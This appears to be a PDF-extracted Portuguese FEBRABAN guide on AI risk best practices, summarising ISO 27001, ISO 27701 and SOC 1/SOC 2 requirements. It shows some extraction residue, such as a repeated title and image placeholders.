
Boas Práticas



**FEBRABAN**  
FEDERAÇÃO  
BRASILEIRA  
DE BANCOS


# Boas práticas relacionadas à Inteligência Artificial

FEBRABAN



# Boas práticas relacionadas à Inteligência Artificial

FEBRABAN



# Boas práticas relacionadas à Inteligência Artificial

FEBRABAN



## Integridade da informação

Considerar os seguintes pontos ao atualizar ou definir riscos de IA: abusos ou impactos à integridade da informação; dependências entre IA e outros sistemas de dados; ameaças à Segurança pública ou à leis e direitos fundamentais; impactos psicológicos; uso malicioso.



## Preconceitos prejudiciais

Manter uma hierarquia atualizada de riscos identificados e esperados, voltados ao uso de modelos de IA.

Determinar e documentar o contexto de uso do Sistema de IA esperado e aceitável em colaboração com especialistas socio-culturais (valores ligados à organização, ambiente operacional e padrões de uso observados, potenciais impactos negativos e positivos individuais, Segurança pública e expectativas sociais e democráticas)


Manter um monitoramento constante dos possíveis impactos causados pelo Sistema de IA, verificando se está devidamente equilibrado entre diferentes sub grupos

## Considerações Finais

# Frameworks e normas de referência

Para apoiar no entendimento e implementação de toda a metodologia apresentada neste material, a seguir são apresentados as normas e frameworks de referência no tema:

## Frameworks Padrão Utilizados



**Conformidade:** Dado o uso extensivo de padrões amplamente aceitos pela indústria, a continuidade dos negócios deve ser alinhada com alguns dos requisitos de conformidade mais exigentes, permitindo estimar o nível de conformidade com NIST, ISO, Bacen 4.893, DRI, entre outros.

# Relembrando os principais conceitos

Agora que aprendemos sobre as atividades relacionadas ao processo de gestão de continuidade de negócios, relembre os principais termos e conceitos apresentados neste material:



**Machine learning (ML) ou aprendizado de máquina:** é uma área da inteligência artificial (IA) que permite que sistemas aprendam e melhorem de forma autônoma que faz uso de algoritmos para analisar grandes quantidades de dados, identificar padrões e correlações, e tomar decisões com base nessas análises.



**Gestão de Riscos de IA:** Envolve uma sequência de etapas necessárias para estabelecer um desenvolvimento seguro dentro do ciclo de vida da IA . O processo de gestão de riscos de IA engloba desde sua implantação e escopo, desenvolvimento de modelo, gestão de dados, governança, conformidades legais e melhorias, treinamento contínuo e em alguns casos o desligamento.



**Testes em Sistemas de Treinamento:** A aplicação de treinamentos em sistemas de IA é fundamental para garantir o funcionamento correto e seguro destes sistemas e suas devidas aplicações, alguns testes de alta relevância são os testes comportamentais, testes de transparência e testes de segurança. A aplicação destes testes deve ser realizada de forma periódica e com relatórios robustos.

## **Módulo: Certificações e Relatórios de Conformidade**



## O que é a ISO 27001?

Trata-se de um padrão internacional que monitora e analisa os sistemas e os processos da gestão da Segurança da Informação. A norma é baseada em uma abordagem de gestão de riscos, que envolve identificar, analisar e tratar os riscos de segurança da informação de acordo com o contexto e os objetivos da organização. A conformidade com normas de nível mundial pode ajudá-lo a conquistar a confiança dos clientes e novas oportunidades de negócios.



## Quais são os requisitos da ISO 27001?

O Sistema de Gerenciamento de Segurança da Informação deve ser implementado para obter a certificação ISO 27001. Confira os principais requisitos:

- **Requisito 1** – Contexto da organização e o conhecimento sobre ela;
- **Requisito 2** – Liderança e compromisso demonstrada pela empresa por meio de treinamentos da equipe, por exemplo;
- **Requisito 3** – Planejamento para gerenciamento de riscos que são adaptados pela empresa;
- **Requisito 4** – Alocação de recursos necessários para atender os requisitos;
- **Requisito 5** – Avaliações dos controles operacionais que devem ser feitas pela empresa após monitorar constantemente o SGSI;
- **Requisito 6** – Avaliação de desempenho para monitorar e avaliar o SGSI;
- **Requisito 7** – Plano de melhoria e correção de não conformidades, com identificação das ocorrências e as medidas corretivas.



## O que é a ISO 27701?

ISO/IEC 27701 é uma extensão para incluir critérios de privacidade de um sistema de gestão de segurança da informação de acordo com a [ISO/IEC 27001](#) e ISO/IEC 27002 (Controles de Segurança da Informação). A norma internacional ISO 27701 fornece diretrizes para a proteção da privacidade e o tratamento de dados pessoais. Sendo assim, auxilia a demonstrar a conformidade com os regulamentos de proteção de dados a nível mundial. A ISO 27701 só pode ser certificada em conjunto com um sistema de gestão da segurança da informação, em conformidade com a [ISO 27001](#).



## Quais são os requisitos da ISO 27701?

O Sistema de Gerenciamento de Privacidade da Informação deve ser implementado para obter a certificação ISO 27701. Confira os principais requisitos:

**Observação:** a seção aborda os requisitos destinados aos controladores de dados pessoais e a seção 8 aborda os requisitos destinados aos operadores de dados pessoais.

- **Requisito 7.1 e 8.1** – Diretrizes gerais;
- **Requisito 7.2 e 8.2** – Condições para coleta e tratamento;
- **Requisito 7.3 e 8.3** – Obrigações dos titulares de DP;
- **Requisito 7.4 e 8.4** – Privacy by Design e Privacy by Default;
- **Requisito 7.5 e 8.5** – Compartilhamento, transferência e divulgação de DP.

# SOC 1 e SOC 2 (*reports*)

FEBRABAN



## O que é o SOC 1?

SOC 1 *report* é uma auditoria dos controles internos em uma organização de serviços, implementada para proteger dados de propriedade do cliente que estão envolvidos no relatório financeiro do cliente. As auditorias e relatórios do SOC 1 são baseados na Declaração sobre Normas para Compromissos de Atestado (SSAE 18) e nas Normas Internacionais para Compromissos de Garantia Nº 3402 (ISAE 3402).



## Quais são os requisitos da SOC 1?

O relatório SOC 1 documenta os controles internos de um provedor de serviços em nuvem que podem ser relevantes para os relatórios financeiros de um cliente. Este relatório é particularmente útil para organizações que auditam demonstrações financeiras.

**Objetivos de Controle:** Devem ser bem definidos, operados e designados.

**Categorias de Controle:** Devem incluir ambiente, assessment de risco, informação e comunicação, atividades de controle e monitoramento.

**Controles internos:** Devem incluir controles de acesso, alterações. Isso inclui controles de acesso, gerenciamento de mudanças, backup e recuperação e planejamento de recuperação de desastres.

**Avaliação de risco:** O auditor buscará práticas de gerenciamento de risco para garantir que a organização possa identificar, gerenciar e remediar riscos.

**Teste:** O auditor realizará testes para verificar a eficácia e a implementação dos controles e processos internos da organização.



## O que é o SOC 2?

A SOC 2 *report* oferece uma estrutura para verificar se uma organização de serviços atingiu e pode manter uma segurança de informações robusta e mitigar incidentes de segurança. A SOC 2 é usada para auditar a postura de segurança de fornecedores terceirizados, a fim de garantir que atendam ao nível de proteção esperado por sua organização.



## Quais são os requisitos da SOC 2?

O relatório SOC 2 abrange cinco aspectos do tratamento de dados que consolidam uma postura de segurança cibernética coerente e robusta. O Comitê executivo de serviços de garantia é responsável pelos TSC e descreve os cinco Critérios de serviços de confiança da SOC 2 da seguinte forma:

**1. Segurança:** proteção de dados e segurança do sistema contra acesso não autorizado e exposição de dados. A segurança também inclui proteção contra danos ao sistema que podem resultar na perda de disponibilidade, integridade e confidencialidade dos dados.

**2. Disponibilidade:** confiabilidade dos sistemas necessários para que a pessoa jurídica mantenha as operações.

**3. Integridade do processamento:** o processamento do sistema deve ser completo, válido, preciso, oportunamente e autorizado.

**4. Confidencialidade:** dados classificados como "confidenciais" devem ser protegidos para cumprir os objetivos da entidade.

**5. Privacidade:** informações devem ser coletadas, usadas, retidas, divulgadas e descartadas para atender aos objetivos da entidade em relação à privacidade de dados.

Fim.